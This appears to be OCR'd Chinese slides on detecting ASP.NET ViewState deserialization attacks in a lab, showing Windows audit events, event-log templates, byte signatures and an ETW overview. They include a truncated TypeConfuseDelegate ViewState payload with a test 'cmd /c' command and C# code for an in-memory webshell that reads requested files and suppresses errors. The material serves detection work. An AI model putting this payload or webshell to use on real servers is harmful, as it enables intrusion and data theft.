注意: 您可以使用 [使用權限] 對話方塊來設定登錄物件的 SACL。

數量: 取決於登錄 SACL 的設定方式。



4.0.30319.0 的進階安全性設定

擁有者: ViewstateLab 變更(C)


如需其他資訊，請按兩下稽核項目。如果要修改稽核項目，請選取項目，然後按一下 [編輯] (如果適用)。

稽核項目:

類型	主體	存取	繼承自	套用到
成功	Everyone	讀取	無	這個機碼及子機碼


監控方向 - MACHINE KEY

- 安全性日誌 (Security.evtx)



事件內容 - 事件 4663，Microsoft Windows security auditing.

```
嘗試存取物件。

主體:
        安全性識別碼:        IIS APPPOOL\ViewstateLab
        帳戶名稱:            ViewstateLab
        帳戶網域:            IIS APPPOOL
        登入識別碼:          0x35DF5B

物件:
        物件伺服器:          Security
        物件類型:            Key
        物件名稱:            \REGISTRY\USER\S-1-5-82-3035064431-2106469636-180163153-
527612995-4203662852\Software\Microsoft\ASP.NET\4.0.30319.0
        控制代碼識別碼:      0x3b8
        資源屬性:      -

程序資訊:
        程序識別碼:          0x2780
        程序名稱:            C:\Users\nz\Desktop\Viewstate_lab\GoodFile.exe

存取要求資訊:
        存取:          查詢機碼值

        存取遮罩:            0x1
```




事件內容 - 事件 4663，Microsoft Windows security auditing.

```
嘗試存取物件。

主體:
        安全性識別碼:        IIS APPPOOL\ViewstateLab
        帳戶名稱:            ViewstateLab
        帳戶網域:            IIS APPPOOL
        登入識別碼:          0x35DF5B

物件:
        物件伺服器:          Security
        物件類型:            File
        物件名稱:            C:\Users\nz\Desktop\Viewstate_lab\web.config
        控制代碼識別碼:      0x14c
        資源屬性:      S:AI

程序資訊:
        程序識別碼:          0x2734
        程序名稱:            C:\Windows\System32\cmd.exe

存取要求資訊:
        存取:          ReadData (或 ListDirectory)

        存取遮罩:            0x1
```


監控方向 - Viewstate異常

- 應用程式日誌



```
Host: 127.0.0.1:81
Content-Length: 3303
Cache-Control: max-age=0
sec-ch-ua: "Not:A-Brand";v="99", "Chromium";v="112"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:81
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:81/mainPage.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

__VIEWSTATE=
%2FwEy1xEAAQAAAP%2F%2F%2F%2F8BAAAAAAAAAAwCAAAASVN5c3RlbSwgVmVyc2lv
bj00LjAuMC4wLCBDdWx0dXJlPW51dXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1Yz
U2MTkzNGUwODkFAQAAAIQBU3lzdGVtLkNvbGxlY3Rpb25zLkdlbmVyaWMuU29ydGVk
U2V0YDFbW1N5c3RlbS5TdHJpbmcsIGlzY29ybGliLCBWZXJzaW9uPTQuMC4wLjAsIE
N1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OV1d
BAAAAAVDb3VudAhDb21wYXJlcgdWZXJzaW9uBUl0ZW1zAAMABgiNAVN5c3RlbS5Db2
xsZWN0aW9ucy5HZW5lcmljLkNvbXBhcmlzb25Db21wYXJlcmAxW1tTeXN0ZW0uU3Ry
aW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW51dXRyYWwsIF
B1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODl1dXQgCAAAAAgAAAAkDAAAAAgAA
AAkEAAAABAMAAACNAVN5c3RlbS5Db2xsZWN0aW9ucy5HZW5lcmljLkNvbXBhcmlzb2
5Db21wYXJlcmAxW1tTeXN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAu
MC4wLCBDdWx0dXJlPW51dXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNG
```

TypeConfuseDelegate ,
cmd /c echo boom > C:\tmp\test.txt



Server Error in '/' Application.

The state information is invalid for this page and might be corrupted.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Web.HttpException: The state information is invalid for this page and might be corrupted.

Source Error:

```
[No relevant source lines]
```


Source File: c:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\75d145d7\a62b507f\App_Web_k5v4vp2q.1.cs **Line:** 0

Stack Trace:

```
[InvalidCastException: Unable to cast object of type
'System.Collections.Generic.SortedSet`1[System.String]
' to type 'System.Web.UI.Pair'.]
   System.Web.UI.HiddenFieldPageStatePersister.Load()
+206

[ViewStateException: Invalid viewstate.
```

監控方向 - Viewstate異常

- 應用程式日誌



\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog\Application\ASP.NET 4.0.30319.0

名稱	類型	資料
(預設值)	REG_SZ	(數值未設定)
CategoryCount	REG_DWORD	0x00000005 (5)
CategoryMessageFile	REG_SZ	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\aspnet_rc.dll
EventMessageFile	REG_SZ	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\aspnet_rc.dll
TypesSupported	REG_DWORD	0x00000007 (7)

Event Code: %1
Event message: %2
Event time: %3
Event time (UTC): %4
Event ID: %5
Event sequence: %6
Event occurrence: %7
Event detail code: %8

Application information:
Application domain: %9
Trust level: %10
Application Virtual Path: %11
Application Path: %12
Machine name: %13

Process information:
Process ID: %15
Process name: %16
Account name: %17

Request information:
Request URL: %18
Request path: %19
User host address: %20
User: %21
Is authenticated: %22
Authentication Type: %23
Thread account name: %24

ViewStateException information:
Exception message: %25
Client IP: %26
Port: %27
User-Agent: %28
PersistedState: %29
Referer: %30
Path: %31

監控方向 - Viewstate異常

- 應用程式日誌

```
Event Code: %1
Event message: %2
Event time: %3
Event time (UTC): %4
Event ID: %5
Event sequence: %6
Event occurrence: %7
Event detail code: %8

Application information:
Application domain: %9
Trust level: %10
Application Virtual Path: %11
Application Path: %12
Machine name: %13

Process information:
Process ID: %15
Process name: %16
Account name: %17

Request information:
Request URL: %18
Request path: %19
User host address: %20
User: %21
Is authenticated: %22
Authentication Type: %23
Thread account name: %24

ViewStateException information:
Exception message: %25
Client IP: %26
Port: %27
User-Agent: %28
PersistedState: %29
Referer: %30
Path: %31
```

```
<Provider Name="ASP.NET 4.0.30319.0" />
<EventID Qualifiers="16384">1316</EventID>
<Version>0</Version>
<Level>4</Level>
<Task>3</Task>
<Opcode>0</Opcode>
<Keywords>0x80000000000000</Keywords>
<TimeCreated SystemTime="2024-05-07T17:33:30.4693492Z" />
<EventRecordID>13399</EventRecordID>
<Correlation />
<Execution ProcessID="8940" ThreadID="0" />
<Channel>Application</Channel>
<Computer>NZW1N</Computer>
<Security />
</System>
<EventData>
<Data>4009</Data>
<Data>Viewstate verification failed. Reason: Viewstate was invalid.</Data>
<Data>5/8/2024 1:33:30 AM</Data>
<Data>5/7/2024 5:33:30 PM</Data>
```

原因:

a. 提供的Viewstate沒有通過完整性檢查

b. Viewstate 無效

監控方向 - Viewstate異常

- 應用程式日誌

```
<Data>8940</Data>
<Data>w3wp.exe</Data>
<Data>IIS APPPOOL\ViewstateLab</Data>
<Data>http://127.0.0.1:81/mainPage.aspx</Data>
<Data>/mainPage.aspx</Data>
<Data>127.0.0.1</Data>
<Data />
<Data>False</Data>
<Data />
<Data>IIS APPPOOL\ViewstateLab</Data>
<Data>Invalid viewstate.</Data>
<Data>127.0.0.1</Data>
<Data>49849</Data>
<Data>Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Safari/537.36</Data>
```

<Data>/wEyiF0AAQAAAP////++AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQAQAAAAGAA
AgAAAAAAAAAAAAAAAAQABAAAAMAAAgAAAAAAAAAAAAAAAAAAQAAAAAASAAAAFhAAABMAgAAAAAAAAAAABMA
jQAAABWAFMAXwBWAEUAUgBTAEkATwBOAF8ASQBOAEYATwAAAAAAvQTv/gAAAQAAAAAAAAAAAAAAAAAAAAPwAAAA

Application information:
Application domain: %9
Trust level: %10
Application Virtual Path: %11
Application Path: %12
Machine name: %13

Process information:
Process ID: %15
Process name: %16
Account name: %17


Request information:
Request URL: %18
Request path: %19
User host address: %20
User: %21
Is authenticated: %22
Authentication Type: %23
Thread account name: %24

ViewStateException information:
Exception message: %25
Client IP: %26
Port: %27
User-Agent: %28
PersistedState: %29
Referer: %30
Path: %31

a. /wEP 0xFF 0x01 0x0F

b. /wEy 0xFF 0x01 0x32

c. 非 /wE (加密)



但是 ...

監控方向 - Viewstate異常


- 應用程式日誌

```
<Data>8940</Data>
<Data>w3wp.exe</Data>
<Data>IIS APPPOOL\ViewstateLab</Data>
<Data>http://127.0.0.1:81/mainPage.aspx</Data>
<Data>/mainPage.aspx</Data>
<Data>127.0.0.1</Data>
<Data />
<Data>False</Data>
<Data />
<Data>IIS APPPOOL\ViewstateLab</Data>
<Data>Invalid viewstate.</Data>
<Data>127.0.0.1</Data>
<Data>49849</Data>
<Data>Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Safari/537.36</Data>
```

a. /wEP 0xFF 0x01 0x0F


b. /wEy 0xFF 0x01 0x32

c. 非 /wE （加密）



```
<Data>/wEyiF0AAQAAAP////++AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQAQAAAAGAA
AgAAAAAAAAAAAAAAAAAAAAQABAAAAMAAAgAAAAAAAAAAAAAAAAAAAAQAAAAAASAAAAFhAAABMAgAAAAAAAAAAAABMA
jQAAABWAFMAXwBWAEUAUgBTAEkATwBOAF8ASQBOAEYATwAAAAAAvQTv/gAAAQAAAAAAAAAAAAAAAAAAAPwAAAA
```

監控方向 - Viewstate異常



```
public P()
{
    HttpContext httpContext = HttpContext.Current;
    httpContext.Server.ClearError();
    httpContext.Response.Clear();
    string text = httpContext.Request.Form["__Value"];
    text = P.Decrypt(text);
    string text2 = "CurrentHost:[" + Environment.MachineN
    try
    {
        string text3 = text;
        string[] array = text3.Split(new char[]
        {
            '|'
        }, 1);
        string text4 = array[0];
        if (File.Exists(text4))
        {
            FileStream fileStream = new FileStream(text4, FileMode.Open, FileAccess.Read);
            int num = (int)fileStream.Length;
            byte[] array2 = new byte[num];
            fileStream.Read(array2, 0, num);
            fileStream.Close();
            text2 += Encoding.UTF8.GetString(array2, 0, num);
        }
        else
        {
            text2 += "File not found!\n";
        }
    }
    catch (Exception ex)
    {
        text2 += ex.Message.ToString();
    }
    string s = P.Encrypt(text2);
    httpContext.Response.Write(s);
}
```

Learn / .NET / System.Web / HttpServerUtility

Clears the previous exception.

Application.evtx :(

還有別的記錄嗎?

ETW

- ETW ?

Event Tracing for Windows (ETW) is an efficient kernel-level tracing facility that lets you log kernel or application-defined events to a log file. You can consume the events in real time or from a log file and use them to debug an application or to determine where performance issues are occurring in the application.


reference:
https://learn.microsoft.com/en-us/windows/win32/etw/about-event-tracing

ETW

- Model

Controllers are applications that define the size and location of the log file, start and stop event tracing sessions, enable providers so they can log events to the session, manage the size of the buffer pool, and obtain execution statistics for sessions.

Providers are applications that contain event tracing instrumentation. After a provider registers itself, a controller can then enable or disable event tracing in the provider.



Consumers are applications that select one or more event tracing sessions as a source of events. A consumer can request events from multiple event tracing sessions simultaneously; the system delivers the events in chronological order.


reference:
https://learn.microsoft.com/en-us/windows/win32/etw/about-event-tracing

ETW

